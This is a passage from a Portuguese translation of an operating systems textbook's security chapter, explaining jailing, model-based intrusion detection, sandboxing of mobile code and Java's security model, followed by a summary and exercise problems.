As páginas da Web podem conter códigos como controles ActiveX, mas também códigos escritos em diferentes linguagens de script. Eles geralmente são assinados e, nesse caso, o navegador automaticamente avalia a assinatura. É claro que, para verificá-la, o navegador precisa da chave pública do fornecedor, que normalmente acompanha o código com um certificado emitido por uma autoridade certificadora que garanta a autenticidade da chave pública. Se o certificado for emitido por uma autoridade que o navegador desconheça, o usuário é notificado por uma caixa de diálogo e deve decidir se aceita ou não o certificado.

# 9.8.4 Encarceramento

Um antigo ditado russo diz: "Confie, mas verifique". Certamente quem criou essa frase estava pensando em software. Mesmo com o software assinado, é uma boa prática verificar se ele está se comportando corretamente. Uma das técnicas para fazer isso é a denominada encarceramento, conforme mostra a Figura 9.33.

O programa recém-adquirido é executado como o processo denominado 'prisioneiro' na figura. O 'encarcerador' é um processo confiável (do sistema) que monitora o comportamento do prisioneiro. Quando um processo encarcerado faz uma chamada de sistema, antes de ser executada, o controle é transferido ao encarcerador (por meio de um desvio do núcleo) e o número e os parâmetros da chamada são direcionados para ele. Ele, então, decide se a chamada de sistema deve ser permitida. Se o processo encarcerado tentar abrir uma conexão de rede com um hospedeiro remoto desconhecido, por exemplo, a chamada pode ser recusada e o prisioneiro, morto. Se a chamada de sistema for aceita, o encarcerador informa ao núcleo, que a executa. Desse modo, os comportamentos inadequados podem ser identificados antes que causem problemas.

Existem diferentes implementações de encarceramento. Uma que funciona em quase todos os sistemas UNIX, sem modificar o núcleo, é descrita por Van't Noordende et al. (2007). Grosso modo, o esquema utiliza os recursos normais




Figura 9.32 Como funciona a assinatura de código.

# 434 Sistemas operacionais modernos




Figura 9.33 A operação de encarceramento.

de depuração do UNIX e o encarcerador faz o papel de depurador enquanto o prisioneiro faz o papel de depurado. Sob essas circunstâncias, o depurador pode instruir o núcleo para encapsular o depurado e repassar a ele todas as chamadas de sistema para que sejam inspecionadas.

# 9.8.5 Detecção de intrusão baseada em modelo

Outra abordagem de defesa da máquina é a instalação de um **IDS** (*intrusion detection system* — sistema de detecção de intrusão). Existem dois tipos básicos desse sistema: um voltado à inspeção dos pacotes da rede e outro dedicado a analisar as anomalias na CPU. Mencionamos rapidamente os IDSs de rede no contexto de uso de firewalls e agora falaremos um pouco sobre os IDSs baseados em hospedeiros, embora as limitações de espaço nos impeçam de abordar os vários tipos de IDSs existentes. Vamos, então, falar de um tipo específico para ter uma ideia de como ele funciona. Esse tipo se chama **detecção de intrusão baseada em modelo** (Wagner e Dean, 2001) e pode ser implementado, entre outras formas, por meio da técnica de encarceramento discutida anteriormente.

Na Figura 9.34(a), vemos um pequeno programa que abre um arquivo chamado *dados* e lê um caractere por vez até que alcance o byte zero — ponto no qual exibe o número de bytes diferentes de zero no início do arquivo e encerra a execução. Na Figura 9.34(b), vemos um gráfico das chamadas de sistema feitas por esse programa (onde *print* chama write).

O que esse gráfico nos diz? A primeira chamada de sistema feita pelo programa, sob quaisquer circunstâncias, é sempre open. A próxima chamada é read ou write, dependendo da sequência seguida pelo if. Se a segunda chamada for write, significa que o arquivo não pode ser aberto e a próxima chamada deverá ser exit. Se a segunda chamada for read, pode existir um número arbitrariamente alto de chamadas read e chamadas eventuais a close, write e exit. Na ausência de um invasor, nenhuma outra sequência é possível. Se o programa for encarcerado, o encarcerador verá todas as chamadas de sistema e poderá verificar facilmente se a sequência é válida.

Agora suponha que alguém encontre um erro nesse programa e consiga causar um transbordamento do buffer e inserir e executar código hostil que, quando executado, muito possivelmente executará uma sequência diferente de chamadas de sistema. Ele pode, por exemplo, tentar abrir um arquivo que deseja copiar ou tentar abrir uma conexão de rede para telefonar para casa. Na primeira chamada de sistema que não coincidir com o padrão, o encarcerador percebe que houve um ataque e pode agir, matando o processo e alertando o administrador do sistema, por exemplo. Dessa forma, os sistemas de detecção de intrusão podem identificar ataques enquanto eles estão acontecendo. A análise estática de chamadas de sistema é somente uma das muitas maneiras de trabalho dos IDSs.

Quando esse tipo estático de detecção de intrusão baseada em modelo é empregado, o encarcerador precisa conhecer o modelo (o gráfico de chamadas de sistema, por exemplo). A maneira mais rápida de ele aprender o modelo é fazer com que o compilador o gere e obrigar o autor do programa a assiná-lo e anexar seu certificado. Dessa forma, qualquer tentativa de modificação do programa executável será detectada quando for executada, já que o comportamento não estará conforme o comportamento assinado esperado.

Infelizmente, é possível que um atacante esperto inicie o que chamamos de **ataque por mimetismo**, no qual o código inserido faz as chamadas de sistema da maneira que se espera que o programa o faça (Wagner e Soto, 2002). Assim sendo, são necessários modelos mais sofisticados do que o simples controle de chamadas de sistema. Ainda assim, um IDS pode ter um papel importante se considerarmos a defesa em profundidade.




Figura 9.34 (a) Um programa. (b) Gráfico de chamadas de sistema para (a).



Um sistema de IDS baseado em modelo não é o único tipo. Muitos IDSs fazem uso de um conceito chamado chamariz, que é um desvio configurado para atacar e pegar crackers e malware. Ele normalmente é uma máquina isolada com poucas defesas e um conteúdo aparentemente valioso, pronto para ser roubado. As pessoas que configuram o chamariz monitoram cuidadosamente quaisquer ataques à máquina e tentam aprender mais sobre a natureza da invasão. Alguns IDSs colocam seus chamarizes em máquinas virtuais para evitar danos ao sistema real subjacente. Conforme já discutimos, o malware naturalmente tenta descobrir se está funcionando em uma máquina virtual.

# 9.8.6 Encapsulamento de código móvel

Os vírus e os vermes são programas que entram em um computador sem o conhecimento do proprietário e contra sua vontade. Algumas vezes, contudo, as pessoas — mais ou menos intencionalmente — importam e executam códigos externos em suas máquinas. Normalmente isso acontece da seguinte maneira: em um passado remoto (que, no mundo da Internet, significa poucos anos atrás), a maioria das páginas da Web consistia apenas em arquivos HTML estáticos, com alguma imagem associada. Atualmente, cada vez mais as páginas contêm pequenos programas (ou pequenas aplicações) chamados applets. Quando uma página com applets é transferida, as applets são buscadas e executadas. Por exemplo, uma applet pode conter um formulário a ser preenchido, além de uma ajuda interativa para seu preenchimento. Quando o formulário estiver preenchido, ele poderá ser enviado a algum lugar da Internet, para que possa ser processado. Formulários de impostos, formulários de pedido de produtos e muitos outros tipos de formulários podem se beneficiar dessa abordagem.

Outro exemplo no qual programas são transportados de uma máquina para outra, para executar na máquina de destino, são os agentes — programas lançados por um usuário para realizar alguma tarefa e, então, emitir um relatório. Por exemplo, um agente pode ser instado a verificar alguns sites de viagens para encontrar o voo mais barato entre Amsterdã e São Francisco. Chegando a cada site, o agente deve executar e obter a informação necessária. Então, ele se move para o próximo site. Quando tudo estiver pronto, ele poderá voltar para casa e relatar o que aprendeu.

Um terceiro exemplo de código móvel é um arquivo PostScript, que deve ser impresso em uma impressora PostScript. Um arquivo PostScript é, na verdade, um programa escrito na linguagem PostScript e executado dentro da impressora. Normalmente ele manda a impressora desenhar certas curvas e preencher seus interiores, mas ele pode fazer qualquer coisa. As applets, os agentes e os arquivos PostScript são apenas três exemplos de código móvel, porém, há muitos outros.

Pela longa discussão anterior sobre vírus e vermes, deve estar claro que permitir que códigos externos executem em sua máquina é mais que um pequeno risco. Todavia, algumas pessoas gostariam de executar esses programas alienígenas e, assim, surge a questão: "Os códigos móveis podem executar de uma forma segura?". Uma resposta curta é: "Sim, mas não é fácil". O problema fundamental é que, quando um processo importa uma applet ou um outro código móvel em seu espaço de endereçamento e o executa, esse código executa como parte de um processo válido do usuário e tem todo o poder que o usuário tem, inclusive a capacidade de ler, escrever, apagar ou criptografar os arquivos do disco do usuário, enviar dados pelo correio eletrônico para outros países e muito mais.

Há muito tempo, os sistemas operacionais desenvolveram o conceito de processo para construir barreiras entre os usuários. A ideia é que cada processo tenha seu próprio espaço de endereçamento protegido e sua própria UID, permitindo-lhe trabalhar com os arquivos e outros recursos que lhe pertençam, mas não com os recursos dos outros usuários. Quando se quer proteger uma parte do processo de outra parte do processo (a applet), o conceito de processo não ajuda. O conceito de thread permite que vários threads existam dentro de um processo, contudo não permite que um thread se proteja de outro.

Teoricamente, executar cada applet como um processo separado ajuda um pouco, mas muitas vezes é inviável. Por exemplo, uma página da Web pode conter duas ou mais applets que interajam umas com as outras e também com dados na página. Também pode ser necessário que o visualizador da Web interaja com as applets, iniciando-as e parando-as, alimentando-as com dados, entre outras coisas. Se cada applet for inserida em seu processo próprio, o mecanismo como um todo não funcionará. Além disso, colocar uma applet em seu próprio espaço de endereçamento não oferece qualquer dificuldade para a applet roubar ou danificar dados. No mínimo, seria até mais fácil, pois ninguém poderia vê-la.

Vários novos métodos de lidar com applets (e códigos móveis em geral) vêm sendo propostos e implementados. A seguir, estudaremos dois desses métodos: a caixa de areia e a interpretação. Além deles, a assinatura de código também pode ser utilizada para verificar a fonte da applet. Cada um tem suas próprias forças e fraquezas.

#### Caixa de areia

O primeiro método, chamado caixa de areia (sandboxing), tenta confinar cada applet a um intervalo limitado de endereços virtuais gerados em tempo de execução (Wahbe et al., 1993). Funciona dividindo-se o espaço de endereçamento virtual em regiões de tamanhos iguais, que chamaremos de caixas de areia. Toda caixa de areia deve apresentar a seguinte propriedade: todos os seus endereços compartilham alguma cadeia de bits de ordem mais alta. Um espaço de endereçamento de 32 bits poderia ser dividido em 256 caixas de areia de 16 MB; portanto, todos os endereços dentro de uma caixa de areia teriam em comum

os 8 bits mais significativos. Da mesma maneira, poderíamos ter 512 caixas de areia de 8 MB, cada uma com um prefixo de endereço de 9 bits. O tamanho da caixa de areia deve ser escolhido de modo que a maior applet caiba nela sem desperdiçar muito espaço de endereçamento virtual. A existência de memória física não é tão importante se houver paginação por demanda — como em geral há. Para cada applet, são oferecidas duas caixas de areia: uma para código e outra para dados, conforme ilustrado na Figura 9.35(a), para o caso de 16 caixas de areia com 16 MB cada.

O conceito básico da caixa de areia é garantir que uma applet não seja capaz de saltar para um código externo a sua caixa de areia de código ou que não referencie dados fora de sua caixa de areia de dados. A razão da existência de duas caixas de areia é impedir que uma applet modifique seu código durante uma execução que viole essas restrições. Impedindo que se armazene algo na caixa de areia de código, elimina-se o perigo de o código alterar a si mesmo. Enquanto uma applet está confinada dessa maneira, ela não consegue danificar o visualizador nem outras applets, além de não poder implantar vírus na memória ou danificar a memória de algum outro modo.

Assim que é carregada, uma applet é realocada para o início de sua caixa de areia. Depois, são verificadas se as referências ao código e aos dados estão confinadas à caixa de areia apropriada. Na discussão a seguir, estudaremos apenas as referências ao código (isto é, as instruções JMP e CALL), mas o mesmo ocorre para as referências aos dados. As instruções JMPs estáticas, que usam endereçamento direto, são fáceis de verificar: o endereço de destino está dentro dos limites da caixa de areia do código? Da mesma maneira, as JMPs relativas são fáceis de verificar. Se a applet contiver algum código que tente sair da caixa de areia de código, ele será rejeitado e não será executado.




Figura 9.35 (a) Memória dividida em caixas de areia de 16 MB.(b) Uma maneira de verificar a validade de uma instrução.

De modo semelhante, tentativas de obter acesso a dados fora da caixa de areia de dados fazem com que a applet seja rejeitada.

A parte difícil se refere às instruções de JMPs dinâmicas. A maioria das máquinas tem uma instrução na qual o endereço do salto deve ser calculado em tempo de execução, colocado em um registrador e então desviado para lá indiretamente — por exemplo, por JMP (R1), para saltar para o endereço contido no registrador 1. A validade dessas instruções deve ser verificada em termos de tempo de execução. Isso é possível inserindo-se um código logo antes do salto indireto para testar o endereço de destino. Um exemplo desse teste é mostrado na Figura 9.35(b). Lembre-se de que todos os endereços válidos têm os mesmos k bits mais significativos; portanto, esse prefixo pode ser armazenado em um registrador auxiliar S2, por exemplo. Esse registrador não pode ser usado pela própria applet, o que pode exigir que ela seja reescrita para evitar esse registrador.

O código funciona da seguinte maneira: primeiro, o endereço de destino que está sendo inspecionado é copiado para um registrador, S1. Esse registrador é deslocado para a direita precisamente pelo número de bits correto para isolar o prefixo comum em S1. Em seguida, o prefixo isolado é comparado ao prefixo correto, carregado inicialmente em S2. Se não forem iguais, ocorrerá um desvio e a applet será encerrada. Essa sequência de código requer quatro instruções e dois registradores auxiliares.

Inserir um código em um programa binário em execução requer algum esforço, mas é possível. Seria mais simples se a applet estivesse presente na forma de código-fonte e se fosse compilada localmente mediante o uso de um compilador confiável, que verificasse automaticamente os endereços estáticos e inserisse códigos para verificar quais serão dinâmicos durante a execução. De qualquer modo, há alguma sobrecarga em tempo de execução associada às verificações dinâmicas. Wahbe et al. (1993) mediram essa sobrecarga como algo próximo de 4 por cento, o que geralmente é aceitável.

Um segundo problema que deve ser resolvido é o que acontece quando uma applet tenta fazer uma chamada de sistema. A solução, nesse caso, é simples. A instrução da chamada de sistema é substituída por uma chamada a um módulo especial, o monitor de referência, no mesmo passo em que as verificações de endereço dinâmico são inseridas (ou, se o código-fonte estiver disponível, ligando a uma biblioteca especial que chama o monitor de referência, em vez de fazer chamadas de sistema). De uma maneira ou de outra, o monitor de referência examina cada chamada tentada e decide se é seguro executá-la. Se a chamada for considerada aceitável — como escrever um arquivo temporário em um determinado diretório auxiliar --, será permitido que a chamada continue. Se a chamada for reconhecidamente perigosa ou o monitor de referência não conseguir falar nada sobre ela, a applet será terminada. Se

o monitor de referência puder dizer qual applet o chamou, um único monitor de referência, em algum lugar da memória, poderá tratar as requisições de todas as applets. O monitor de referência normalmente aprende sobre as permissões a partir de um arquivo de configuração.

### Interpretação

O segundo modo de executar applets não confiáveis é executá-las interpretativamente e não deixá-las tomar o controle real do hardware. Essa é a estratégia usada pelos navegadores da Web. As applets das páginas da Web são quase sempre escritas em Java, que é uma linguagem de programação normal, ou em uma linguagem interpretativa de alto nível, como a TCL segura ou Javascript. As applets Java são antes compiladas para uma linguagem de máquina virtual orientada à pilha, chamada JVM (Java virtual machine — máquina virtual Java). São essas applets JVM que são colocadas nas páginas da Web. Ao serem baixadas, elas são submetidas a um interpretador JVM que fica no navegador, conforme ilustra a Figura 9.36.

A vantagem de executar código interpretado, em vez de compilado, é que cada instrução é examinada pelo interpretador antes de ser executada. Isso dá ao interpretador a oportunidade de verificar se o endereço é válido. Além disso, as chamadas de sistema também são capturadas e interpretadas. Como essas chamadas são tratadas é uma questão que interessa à política de segurança. Por exemplo, se uma applet for confiável (digamos, se ela vier de um disco local), suas chamadas de sistema deverão ser executadas sem questionamentos. Contudo, se uma applet não for confiável (por exemplo, se ela vier pela Internet), ela poderá ser colocada no que é, efetivamente, uma caixa de areia, a fim de restringir seu comportamento.

Linguagens de alto nível podem também ser interpretadas. Nesse caso, não são usados endereços de máquina, pois assim não há perigo de um código interpretado tentar, desautorizadamente, obter acesso à memória. A desvantagem da interpretação, em geral, é que ela é muito lenta se comparada à execução do código compilado nativo.




Figura 9.36 As applets podem ser interpretadas por um navegador da Web.

# 9.8.7 Segurança em Java

A linguagem de programação Java e o sistema de execução Java (*run-time system*) que a acompanha foram projetados para que um programa pudesse ser escrito e compilado uma vez, transportado pela Internet na forma binária e executado em qualquer máquina que dê suporte a Java. A segurança faz parte do projeto do Java desde o início. Nesta seção descreveremos como funciona essa segurança.

Java é uma linguagem tipificada e segura, o que significa que o compilador rejeitará qualquer tentativa de uso de uma variável que não for compatível com seu tipo. Por outro lado, considere o seguinte código em linguagem C:

```
naughty_func()
{
    char *p;
    p = rand();
    *p = 0;
}
```

Ele gera um número aleatório e armazena-o no ponteiro *p*. Então, armazena um byte 0 no endereço contido em *p*, sobrescrevendo o que estava lá, seja código ou dados. Em Java, construções que misturam os tipos, como nesse código, são proibidas pela gramática. Além disso, Java não tem variáveis ponteiros, conversões de tipos, alocação de memória controlada pelo usuário (como *malloc* e *free*) e todas as referências aos vetores são verificadas em tempo de execução.

Os programas em Java são compilados e o resultado é um código binário intermediário chamado **byte code da JVM**. A JVM tem cerca de cem instruções; a maioria delas insere objetos de um determinado tipo na pilha, retira-os da pilha ou combina os dois itens na pilha aritmeticamente. Esses programas JVM em geral são interpretados — embora, em alguns casos, possam ser compilados em linguagem de máquina para uma execução mais rápida. No modelo Java, as applets enviadas pela Internet para execução remota são programas JVM.

Quando uma applet chega, ela é executada por um verificador de byte code da JVM que verifica se a applet obedece a certas regras. Uma applet adequadamente compilada obedecerá automaticamente a essas regras, mas não há nada que impeça um usuário com más intenções de escrever uma applet JVM na linguagem assembly da JVM. A verificação consiste nos seguintes testes:

- 1. A applet tenta forjar ponteiros?
- 2. Ela viola as restrições de acesso em membros de classes privadas?
- 3. Ela tenta usar uma variável de um tipo como se fosse de outro?
- 4. Ela gera transbordamento (*overflow*) ou esvaziamento (*underflow*) na pilha?

5. Ela converte ilegalmente variáveis de um tipo para outro?

Se a applet passar por todos esses testes, ela poderá ser executada com segurança e sem receio de dar acesso a uma memória que não seja sua.

Contudo, as applets ainda podem fazer chamadas de sistema, chamando os métodos (procedimentos) Java que servem para isso. O modo como Java trata esse problema evoluiu com o tempo. Na primeira versão da Java, o **JDK** (*Java Development Kit* — ferramentas para desenvolvimento em Java) **1.0**, as applets eram divididas em duas classes: confiáveis e não confiáveis. As applets trazidas do disco local eram confiáveis e a elas era permitido fazer qualquer chamada de sistema que quisessem. Por outro lado, as applets que eram trazidas da Internet não eram confiáveis. Elas executavam em uma caixa de areia, conforme mostra a Figura 9.36, e quase nada lhes era permitido.

Depois de alguma experiência com esse modelo, a Sun percebeu que ele era muito restritivo. No JDK 1.1, foi empregada a assinatura de código. Quando uma applet chegava pela Internet, era verificado se ela estava assinada por uma pessoa ou por uma organização considerada confiável pelo usuário (conforme uma lista de assinantes confiáveis, definida pelo usuário). Se fosse confiável, à applet era permitido fazer o que quisesse. Caso contrário, ela era executada em uma caixa de areia e ficava bastante restrita.

Com a experiência, isso também se provou insatisfatório e, assim, o modelo de segurança foi alterado novamente. O JDK 1.2 oferece uma política de segurança de granularidade fina e configurável, que se aplica a todas as applets, locais e remotas. O modelo de segurança é bastante complicado, tanto que foi possível escrever um livro inteiro para tratar disso (Gong, 1999); portanto, faremos apenas um pequeno resumo de alguns aspectos.

Cada applet tem duas características básicas: de onde ela vem e quem a assinou. De onde ela vem é seu URL (*uniform resource locator* — localizador uniforme de recurso); quem a assinou consiste na chave privada que foi usada para a assinatura. Cada usuário pode criar uma política de segurança a partir de uma lista de regras. Cada regra pode conter um URL, um assinante, um objeto e uma ação que a applet seja capaz de realizar sobre um objeto, se o URL da applet e o assinante forem compatíveis. Conceitualmente, a informação fornecida é mostrada na Tabela 9.3, embora a formatação real seja diferente e esteja relacionada com a hierarquia de classes Java.

URL	Signer	Objeto	Ação
www.taxprep.com	TaxPrep	/usr/ susan/1040.xls	Read
*		/usr/tmp/*	Read, Write
www.microsoft.com	Microsoft	/usr/ susan/Office/-	Read, Write, Delete

**Tabela 9.3** Alguns exemplos de proteção que podem ser especificados com o JDK 1.2.

Um tipo de ação permite o acesso ao arquivo. A ação pode determinar um arquivo ou um diretório específico, o conjunto de todos os arquivos em um dado diretório ou o conjunto de todos os arquivos e diretórios contidos recursivamente em um dado diretório. As três linhas da Tabela 9.3 correspondem a esses três casos. Na primeira linha, a usuária, Susan, configurou as permissões de seu arquivo para que as applets provenientes da máquina que calcula os impostos — <www.taxprep.com> — e assinadas pela empresa tenham acesso à leitura de seus dados sobre impostos localizados no arquivo 1040.xls. Esse é o único arquivo que pode ser lido e nenhuma outra applet pode lê-lo. Além disso, todas as applets, de qualquer lugar, assinadas ou não, podem ler e escrever arquivos em /usr/tmp.

Por outro lado, Susan também confia tanto na Microsoft que permite que as applets provenientes de seus sites e assinadas pela empresa leiam, escrevam e removam todos os arquivos, na árvore de diretórios, que fiquem abaixo do diretório Office — para, por exemplo, corrigir falhas e instalar novas versões do software. Para verificar as assinaturas, Susan deve manter em seu disco rígido as chaves públicas necessárias ou adquiri-las dinamicamente — por exemplo, na forma de um certificado assinado por uma empresa na qual ela confie e cuja chave pública ela já possua.

Os arquivos não são os únicos recursos passíveis de proteção. O acesso à rede também pode ser protegido. Os objetos, nesse caso, especificam portas sobre computadores específicos. Um computador é especificado por um endereço IP ou por um nome DNS; as portas de uma máquina são especificadas por um intervalo numérico. Entre as possíveis ações estão o pedido para se conectar a um computador remoto e a aceitação de conexões originadas pelo computador remoto. Desse modo, um acesso à rede pode ser permitido a uma applet, mas esse acesso pode estar restrito a se comunicar somente com computadores que explicitamente façam parte da lista de permissões. As applets podem carregar dinamicamente um código adicional (classes) conforme for necessário, mas os carregadores de classes fornecidas pelo usuário são capazes de controlar precisamente de quais máquinas essas classes podem ser provenientes. Existem ainda muitos outros aspectos de segurança.

# 9.9 Pesquisas em segurança

A segurança de computadores é um tópico de grande interesse, com uma grande quantidade de pesquisas em curso. Um tópico importante é a computação confiável, em especial as plataformas que a viabilizem (Erickson, 2003; Garfinkel et al., 2003; Reid e Caelli, 2005; Thibadeau, 2006) e políticas públicas associadas a elas (Anderson, 2003). Modelos e implementação de fluxos de informação também estão sendo investigados (Castro et al., 2006; Efstathopoulos et al., 2005; Hicks et al., 2007; Zeldovich et al., 2006).

A questão da autenticação do usuário (incluindo biometria) também é importante (Bhargav-Spantzel et al., 2006; Bergadano et al., 2002; Pusara e Brodley, 2004; Sasse, 2007; Yoon et al., 2004).

Dados todos os problemas causados pelo malware hoje em dia, existem muitas pesquisas sobre transbordamento do buffer e outros meios de exploração e também sobre como lidar com eles (Hackett et al., 2006; Jones, 2007; Kuperman et al., 2005; Le e Soffa, 2007; Prasad e Chiueh, 2003).

Todas as formas de malware são amplamente estudadas, incluindo cavalos de Troia (Agrawal et al., 2007; Franz, 2007; Moffie et al., 2006), vírus (Bruschi et al., 2007; Cheng et al., 2007; Rieback et al., 2006), vermes (Abdelhafez et al., 2007; Jiang e Xu, 2006; Kienzle e Elder, 2003; Tang e Chen, 2007), spyware (Egele et al., 2007; Felten e Halderman, 2006; Wu et al., 2006) e rootkits (Kruegel et al., 2004; Levine et al., 2006; Quynh e Takefuji, 2007; Wang e Dasgupta, 2007). Como vírus, spyware e rootkits tentam se esconder, existem trabalhos relacionados à tecnologia stealth e como é possível detectá-los (Carpenter et al., 2007; Garfinkel et al., 2007; Lyda e Hamrock, 2007). Até a esteganografia também já foi estudada (Harmsen e Pearlman, 2005; Kratzer et al., 2006).

É desnecessário dizer que existem muitos trabalhos relacionados à defesa de sistemas contra malware. Alguns focam os programas antivírus (Henchiri e Japkowicz, 2006; Sanok, 2005; Stiegler et al., 2006; Uluski et al., 2005). Sistemas de detecção de intrusão estão sendo bastante estudados e há trabalhos de pesquisa relacionados a invasões atuais e invasões históricas (King e Chen, 2005; 2006; Saidi, 2007; Wang et al., 2006b; Wheeler e Fulp, 2007). Chamarizes são um aspecto naturalmente importante desses sistemas e também recebem bastante atenção (Anagnostakis et al., 2005; Asrigo et al., 2006; Portokalidis et al., 2006).

## 9.10 Resumo

Os computadores normalmente armazenam dados valiosos e confidenciais, incluindo declarações de impostos, números de cartões de crédito, planos de negócios, segredos de negociações, e muito mais. Os usuários desses computadores costumam ser bastante cuidadosos no sentido de manter esses dados em sigilo e não permitir que sejam adulterados, o que faz com que os sistemas operacionais tenham de oferecer boa segurança. Uma das maneiras de manter a informação em segredo é cifrá-la e gerenciar as chaves com cuidado. Algumas vezes é necessário testar a autenticidade das informações digitais e, nesse caso, podem ser utilizados resumos criptográficos, assinaturas digitais e certificados concedidos por autoridades certificadoras confiáveis.

Os direitos de acesso podem ser modelados como uma grande matriz, com as linhas representando os domínios (usuários) e as colunas representando os objetos (arquivos, por exemplo). Cada célula especifica os direitos de acesso do domínio ao objeto. Como a matriz é esparsa, pode ser armazenada por linha, como uma lista de capacidades que informa o que o domínio pode fazer, ou por coluna, como uma lista de controle de acessos que informa quem pode acessar o objeto e de que maneira. A utilização de técnicas formais de modelagem permite que o fluxo de informações em um sistema possa ser modelado e limitado. Entretanto, algumas vezes ela pode vazar por canais ocultos, como a modulação do uso da CPU.

Em qualquer sistema seguro, os usuários devem ser autenticados. Isso pode ser feito por meio de algo que o usuário saiba, tenha, ou seja (biometria). A identificação por dois fatores, como o reconhecimento pela íris e uma senha, pode ser utilizada de forma a aumentar a segurança.

Os internos, como os empregados da empresa, podem derrotar a segurança do sistema de diversas formas. Eles podem utilizar bombas lógicas programadas para explodir em uma data específica, portas dos fundos que permitam acesso futuro ao invasor interno e recorrer à técnica de logro na autenticação do usuário.

Muitos tipos de erro no código podem ser explorados de forma a tomar o controle de programas e sistemas. Esses erros incluem transbordamentos de buffer, ataques à cadeia de formato, ataques de retorno à libc, ataque por transbordamento de números inteiros, ataques por injeção de código e ataques de escalada de privilégio.

A Internet está cheia de malware, incluindo cavalos de Troia, vírus, vermes, spyware e rootkits. Cada um deles representa uma ameaça à confidencialidade e integridade dos dados. Para piorar, um ataque por malware é capaz de tomar uma máquina e transformá-la em um zumbi que envia spam ou que dá início a outros ataques.

Felizmente, existem diversas maneiras às quais um sistema pode recorrer para se defender. A melhor estratégia é a defesa em profundidade, que faça uso de múltiplas técnicas. Algumas delas incluem firewalls, detectores de vírus, assinatura de código, encarceramento, sistemas de detecção de inclusão e encapsulamento de código móvel.

# **Problemas**

- Quebre o seguinte código monoalfabético: o texto puro (em inglês), contendo apenas letras, é um fragmento de um poema bastante conhecido de Lewis Carroll.
  - kfd ktbd fzm eubd kfd pzyiom mztx ku kzyg ur bzha kfthcm ur mfudm zhx mftnm zhx mdzythc pzq ur ezsszcdm zhx gthcm zhx pfa kfd mdz tm sutythc fuk zhx pfdkfdi ntcm fzld pthcm sok pztk z stk kfd uamkdim eitdx sdruid pd fzld uoi efzk rui mubd ur om zid uok ur sidzkf zhx zyy ur om zid rzk hu foiia mztx kfd ezindhkdi kfda kfzhgdx ftb boef rui kfzk
- Considere um código por chave secreta que tem uma matriz de 26 x 26, cujas colunas são indexadas por ABC ... Z e cujas

# 440 Sistemas operacionais modernos

- linhas também são *ABC* ... *Z*. O texto puro é criptografado a cada dois caracteres. O primeiro caractere é a coluna; o segundo é a linha. A célula formada pela intersecção da linha com a coluna contém os caracteres do texto cifrado. Qual restrição deve ser imposta à matriz e quantas chaves existem?
- 3. A criptografia por chave secreta é mais eficiente que a criptografia por chave pública, mas requer que o emissor e o receptor combinem antecipadamente uma chave. Suponha que o emissor e o receptor nunca tenham se encontrado, mas existe um terceiro, de confiança, que compartilha uma chave secreta com o emissor e também compartilha uma chave secreta (diferente) com o receptor. Como o emissor e o receptor conseguem definir uma nova chave secreta compartilhada sob essas circunstâncias?
- 4. Dê um exemplo simples de uma função matemática que, na primeira aproximação, funcione como uma função de uma via.
- 5. Suponha que dois estranhos, A e B, desejam se comunicar utilizando cifragem de chave secreta, mas não compartilham a chave. Imagine que ambos confiam em um terceiro, C, cuja chave pública é bastante conhecida. Como os dois estranhos podem estabelecer uma nova chave compartilhada secreta sob essas circunstâncias?
- **6.** Imagine que, em um dado momento, um sistema possui 1.000 objetos e 100 domínios. Dos objetos, 1 por cento está acessível (alguma combinação de *r*, *w*, e *x*) em todos os domínios, 10 por cento estão acessíveis em dois domínios e os 89 por cento restantes estão acessíveis em somente um domínio. Suponha que uma unidade de espaço seja necessária para armazenar um direito de acesso (alguma combinação de *r*, *w*, e *x*), o ID do objeto ou o ID do domínio. Quanto espaço é necessário para armazenar a matriz de proteção (a) inteira; (b) como ACL e (c) como lista de capacidades?
- 7. Dois mecanismos de proteção diferentes que chegamos a discutir são as capacidades e as listas de controle de acesso. Para cada um dos seguintes problemas de proteção, diga qual desses mecanismos pode ser empregado.
  - (a) Osvaldo quer que os arquivos dele possam ser lidos por qualquer um, exceto por seu colega de escritório.
  - (b) Sílvia e Luís querem compartilhar alguns arquivos secretos.
  - (c) Letícia quer que alguns de seus arquivos sejam públicos.
- 8. Represente as propriedades e as permissões mostradas nesta listagem de um diretório UNIX como uma matriz de proteção. Observação: asw é um membro de dois grupos: users e devel; gmw é membro apenas de users. Trate cada um dos dois usuários e os dois grupos como um domínio; assim, a matriz terá quatro linhas (uma por domínio) e quatro colunas (uma por arquivo).
  - -rw-r--r 2 gmw users 908 May 26 16:45 PPP-Notes
    -rwx r-x r-x 1 asw devel 432 May 13 12:35 prog1
    -rw-rw-rw--- 1 asw users 50094 May 30 17:51 aproject.t
    -rw-r---- 1 asw devel 13124 May 31 14:30 splash.gif

- Expresse as permissões mostradas na listagem de um diretório do problema anterior como listas de controle de acesso.
- 10. No esquema Amoeba, para proteger capacidades, um usuário pode pedir para que o servidor produza uma nova capacidade com alguns direitos, que poderia ser oferecida a um amigo. O que aconteceria se o amigo pedisse ao servidor para remover mais alguns direitos, a fim de que o amigo pudesse oferecer essa capacidade a outra pessoa?
- **11.** Na Figura 9.11, não há uma seta do processo *B* para o objeto *1*. Seria permitida essa seta? Se não, qual regra estaria sendo violada se houvesse uma?
- **12.** Se mensagens de processo para processo fossem permitidas na Figura 9.11, quais regras se aplicariam a elas? Em particular, o processo *B* poderia enviar mensagens para quais processos? E para quais ele não poderia enviar mensagens?
